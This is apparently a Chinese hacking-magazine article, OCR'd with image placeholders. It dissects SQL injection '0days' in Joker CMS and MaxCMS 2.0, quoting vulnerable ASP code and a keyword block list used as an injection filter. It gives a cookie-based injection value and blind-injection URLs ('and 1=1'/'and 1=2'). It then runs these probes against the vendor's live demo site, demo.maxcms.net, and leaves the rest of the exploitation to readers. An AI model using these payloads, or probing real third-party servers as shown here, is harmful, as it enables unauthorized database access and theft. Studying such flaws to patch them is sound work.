    treeData.addItem "userid",user.userid
treeData.addItem "m_userid",user.getDataBase("userid",
"username='"&treeData.getItem("m_username")&"'")
    treeData.addItem "m_tim",ops.time.getNow()
    treeData.addItem "m_isread",0
    treeData.addItem "m_issys",0
..............省略..............
    tmpNum=ops.db.getQueryInt("select top 1 * from db_user where
username='"&treeData.getItem("m_username")&"'")
        //注入漏洞产生！！
call opsDBA.doExecuteInsert("db_user_mail",tmpFields,treeData)
..............省略..............
```

接下来我们测试一下，首先注册两个用户，假设为aaaa和bbbb。接着我们登录用户 aaaa，在用户中心打开发送站内短信的功能，在用户名处输入“bbbb'”，注射漏洞就产生了，如图2所示。




图 2

好了，乔客 CMS 的两个注射 0day 就为大家介绍到这里。

编辑点评：

文章里代码中的关键部分作者都已经加了注释，好好学习一下。多多关注此类风格的代码，漏洞的发现自然就不在话下了。

从本文你可以学到：注入的一些基本知识

马克斯电影网站管理程序几乎占领了国内 asp 电影系统的所有市场，一直以来它都并未爆出过危害比较大的漏洞。这不，最近无聊下了这套程序的 2.0 最新版来读，发现其存在几处严重的漏洞，下面我们就来分析一下这几个漏洞的成因吧！

全面剖析马克斯电影网站注射 0day

图 落叶纷飞 @ 肇庆端中

一、形同虚设的IP 记录功能

首先我们看看这套程序的防御系统，它的防注射函数 Function preventSqlin()相关代码如下：

```
Function preventSqlin(content,vtype)
    dim sqlStr,sqlArray,i : sqlStr="%27|'|''|;
|*|and|exec|dbcc|alter|drop|insert|select|update|delete|count|master|
truncate|char|declare|where|set|declare|mid|chr"
    if isNul(content) then Exit Function
    sqlArray = split(sqlStr,"|")
    for i=lbound(sqlArray) to ubound(sqlArray)
        if instr(lcase(content),sqlArray(i))<>0 then
            if vtype="filter" then
content=replace(content,sqlArray(i),"",1,-1,1)
            else
echoSaveStr "safe" : Exit Function
            end if
        end if
    next
    preventSqlin=content
End Function
```

这个函数过滤了 and、select、单引号“'”和分号“;”等注射攻击中常用的字符，所以想绕过这个防注入函数还比较难。下面我们再来看看用来记录攻击者 IP 的echoSaveStr()函数，代码如下：

```
Sub echoSaveStr(ptype)
............省略............
    select case ptype
        case "safe"
die cssstr&"<div id='msg'><div class='msgtitle'>【警告】非法提交：
</div><div id='msgbody'>你提交的数据有非法字符，你的IP【<b>"&getIp&"
</b>】已被记录，操作时间："&now()&"</div><div id='msgbottom'>Pow-
ered By "&siteName&"</div></div>"
        case "null"
die cssstr&"<div id='msg'><div class='msgtitle'>【警告】参数错误：
</div><div id='msgbody'><b>错误描述</b>：参数为空或不正确</div>
```

```
<div id='msgbottom'>Powered By "&siteName&"</div></div>"
        end Select
        cssstr=""
    End Sub
```

这里它用到getip()函数，代码如下：

```
Function getIp()
    dim forwardFor
    forwardFor = request.servervariables("Http_X_Forwarded_For")
    if forwardFor = "" then
getIp = request.servervariables("Remote_Addr")
    else
        getIp = forwardFor
    end if
    getIp = replace(getIp, chr(39), "")
End Function
```

从代码中可以看出，这个函数仅仅是用来截取客户端的IP，而上面echoSaveStr()函数仅仅是调用了一下Getip()函数，所以这个会记录攻击者IP的防御体系简直是用来吓唬人的。

二、存在于cookies的隐秘注射

接下来我们看看第一个注射漏洞，admin/admin_inc.asp文件的部分代码如下：

```
Sub checkPower
    dim loginValidate,rsObj : loginValidate = "maxcms2.0"
    err.clear
    on error resume next
    set rsObj=conn.db("select m_random,m_level from {pre}manager where
m_username='"&rCookie("m_username")&"'","execute")
    loginValidate = md5(getAgent&getIp&rsObj(0))
    if err then wCookie "check"&rCookie("m_username"),"" : die "
<script>top.location.href='index.asp?action=login';</script>"
    if rCookie("check"&rCookie("m_username"))<>loginValidate then
wCookie "check"&rCookie("m_username"),"" : die "<script>top.location.
href='index.asp?action=login';</script>"
    checkManagerLevel rsObj(1)
    set rsObj=nothing
End Sub
```

这个函数用到了rCookie()函数，以下是这个函数的代码：

```
Function rCookie(cookieName)
    rCookie = request.cookies(cookieName)
End Function
```

从中可以看出，rCookie()函数的作用仅仅是以cookies的方式去接收数据，而checkPower()函数中的m_username变量在经过cookies的取值之后，直接就进入到数据库进行查询，这就导致了注射漏洞的产生。

我们再来看看admin/index.asp文件是怎么调用checkPower()函数的，代码如下：

```
dim action
action = getForm("action","get")
Select case action
    case "login" : login
    case "check" : checkLogin
    case "logout" : clearPower
    case "notice" : notice
    case else : main
End Select
m_id,m_level=999,m_username=admin%27
..........省略..........
Sub main
    checkPower
..........省略..........
```

呵呵，只要变量action的值不是"login"、"check"、"logout"和"notice"，就调用mian()函数，而main()函数直接就调用了存在漏洞的checkPower()函数。

现在我们来测试下，首先打开MyBrowser，然后在MyBrowser中打开"http://127.1/ms/admin/index.asp"，然后我们修改cookies的值为"m_username=luoye'"，再在地址后面加上"?action=nohack"，完整的url就是"http://127.1/ms/admin/index.asp?action=nohack"。一切准备就绪后，我们刷新一下，看到数据库查询出错的提示了，如图1所示。




图1

接下来的工作我想大家比我还熟悉吧？好了，这个漏洞就到这里。

三、逻辑型注射漏洞

接下来看看第二个注射漏洞，它是一个逻辑型的注射漏洞。为什么说是逻辑型呢？分析一下你就知道啦！

我们来看一下inc\ajax.asp文件的部分漏洞代码：

```
..........省略..........
dim action : action = getForm("action","get")
response.Charset="gbk"
Select case action
    case "newslist" : viewNewsList
    case "newscontent" : viewNewsContent
    case "digg","tread" : scoreVideo(action)
//存在漏洞的函数
    case "reporterr" : reportErr
    case "hit" : updateHit
    case else : main
End Select
..........省略..........
Sub scoreVideo(operType)
    dim sql,id,digg,returnValue : id=getForm("id","get")
//获取变量ID的值
    if rCookie("maxcms2_score"&id)="ok" then die "havescore"
    if isNul(id) then die "err"
// 变量ID为空则显示 "err"
    'on error resume next
    //这里的容错语句被注释了
    digg=conn.db("select m_digg from {pre}data where m_id="&id,
"execute")(0)
//进入数据库进行查询
    if err then digg=0 : err.clear()
//如果没有发生错误则
    if not isNum(id) then echoSaveStr "safe" else id=clng(id)
//如果变量ID的类型为数字则表示安全，并再用clng()函数进行强制转换
    if operType="digg" then
sql="update {pre}data set m_digg=m_digg+1 where m_id="&id
returnValue=digg+1
    elseif operType="tread" then
sql="update {pre}data set m_digg=m_digg-1 where m_id="&id
returnValue=digg-1
    else
die "err"
    end if
    if operType="tread" and digg=0 then wCookieInTime
"maxcms2_score"&id,"ok","h",12 : die digg
    conn.db sql,"execute"
    wCookieInTime "maxcms2_score"&id,"ok","h",12
    if err then die "err":err.clear() else die returnValue
End Sub
..........省略..........
```

其中使用的getForm()函数的代码如下：

```
Function getForm(element,ftype)
    Select case ftype
        case "get"
```

```
getForm=trim(request.QueryString(element))
            case "post"
getForm=trim(request.Form(element))
            case "both"
getForm=trim(request(element))
    End Select
End Function
```

这个函数只是用来接收变量的提交值，并没有做什么过滤，大家仔细看看**scoreVideo()**函数过程和我的注释，可以发现不管怎样，变量ID的值都会在没过滤的情况下先进入数据库查询一次。尽管它在后面会被强制转换成数字型，但是漏洞已经产生了。

接下来我们测试一下，首先打开这样的URL：“**http://127.1/inc/ajax.asp?action=digg&id=1**”，如图2所示。




图2

这里我说明一下，不同的站返回的页面不一定完全一样，我们分别提交如下三个URL：

```
http://127.1/inc/ajax.asp?action=digg'
http://127.1/inc/ajax.asp?action=digg&id=1%20and%201=1
http://127.1/inc/ajax.asp?action=digg&id=1%20and%201=2
```

分别返回如图3、图4、图5所示的页面。

由于防注射函数的原因，当值为正确的时候会返回“你的IP已被记录”的页面（前面已经说过，这个功能是用来吓唬人的）；当错误的时候是直接错误。还有一点就是，不能直接用union查询，需要我们一个一个的猜字符，这几点朋友们要注意了。




图3




图4




图5

四、实战官方演示站

接下来我们就到官方的演示站测试下，地址是“**http://demo.maxcms.net**”，我们打开“**http://demo.maxcms.net/inc/ajax.asp?action=digg&id=1**”，然后测试刚才所说的三个语句，如图6、图7、图8所示。




图6




图7

